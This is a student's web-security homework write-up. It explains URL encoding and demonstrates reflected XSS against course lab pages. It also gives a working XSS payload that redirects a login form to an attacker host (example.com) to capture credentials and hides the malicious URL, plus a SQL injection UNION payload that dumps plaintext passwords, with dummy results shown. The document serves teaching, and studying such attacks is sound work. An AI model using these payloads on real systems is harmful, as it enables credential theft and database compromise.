Web & System Security – Homework 08

Problem 1

Please refer to the source file session-example-upgraded.py.

Problem 2

1. Encoding

Both pages encode the strings as follows:

Aß	Bü	C+	D&	E%	F.
Aß	Bü	C%2B	D%26	E%25	F.

The encoding in question is called URL encoding and it serves the purpose of encoding characters that are used for separating parts of a URL. For example, the '&' character is used to separate query string parameters, '/' is used as a path separator, etc.

1. Different outputs

A drastic example of making the two pages produce different output is the following search term:

```
<script>alert("XSS");</script>
```

As xss-search-1a.py does not use the escape function before inserting a user-determined value into the HTML response, the above JavaScript is executed, which in turn leads to an alert being opened before the page is displayed. As demonstrated below, this also leads to different HTML source code between the two pages:

2. Differences in source code

For xss-search-1a.py we receive:

```

<!doctype html>
<html><body>
<h1>SEC Community</h1>
<h2>Exiting security vulnerabilities and more 8082a!</h2>
<h3>User Lookup</h3>
Please enter a query string:
<form method="get">
    <input type="text" name="lookup" value="">
    <input type="submit" name="send" value="OK">
</form>
<h3>Search Results for <script type="text/javascript">alert("XSS");</script></h3>
</body></html>

```

and for xss-search-1b.py:

```html

<!doctype html>
<html><body>
<h1>SEC Community</h1>
<h2>Exiting security vulnerabilities and more! 8081b</h2>
<h3>User Lookup</h3>
Please enter a query string:
<form method="get">
    <input type="text" name="lookup" value="">
    <input type="submit" name="send" value="OK">
</form>
<h3>Search Results for &lt;script type=&quot;text/javascript&quot;&gt;alert(&quot;XSS&quot;);&lt;/script&gt;</h3>
</body></html>

```

3. *Security risks*

The second page uses the escape function to convert the characters <,> and “ to &lt; , &gt; and &quot; such that the input is interpreted as a string, whereas the first page executes the script and therefore poses a security risk, as this enables attackers to use the site for reflected XSS attacks.

One example for such an attack is the one demonstrated in Problem 03, where a web page is manipulated by a script inserted via vulnerable URL parameter, which in turn leads to login credentials being leaked to an attacker-controlled site.

Problem 3

The exact URL used for this attack can be found in the attached file problem03-url.txt. Essentially, this URL uses the uname URL parameter, which is not escaped, to execute some JavaScript code. The payload injected into the site's source code via this vulnerability is this one:

```
"><script>
    var loginForm = document.forms[0];
    loginForm.action = 'http://example.com/';
    window.history.replaceState("object or string", "Title", "/");
</script><input type="hidden" value="
```

Instead of adding a custom handler to the onSubmit() function of the login form, this script simply replaces the login form's action with an attacker-controlled domain. This leads to the login information being leaked to that domain when the submit button is pressed.

The final line in the JavaScript code removes the rather suspicious-looking URL used for the attack from the browser search bar, to remove any visual indications that the site has been manipulated by an attacker.


Problem 4

When the following string is entered as a search term, all usernames and passwords are dumped from the database as the search result:

```
'
UNION ALL
SELECT nick, password_plaintext FROM community_users3;--
```

The leading apostrophe closes the argument for the LIKE statement, leading to no results being returned for the first statement. Then, a UNION with a second, attacker-controlled, statement is performed, which selects all usernames and passwords from the database.

As seen on the screenshot, the result set of that query contains all username-password tuples:



SEC community

Exiting security bugs and more!

User Search

Please enter a search string:
' UNION ALL SELECT nick, | OK

Results

Username	Registered since...
einbenutzer	beispielpasswort
admin	Admini$tratorPa$$wort
NochJemand	geheimesPasswort
XuserX1234	passwort1234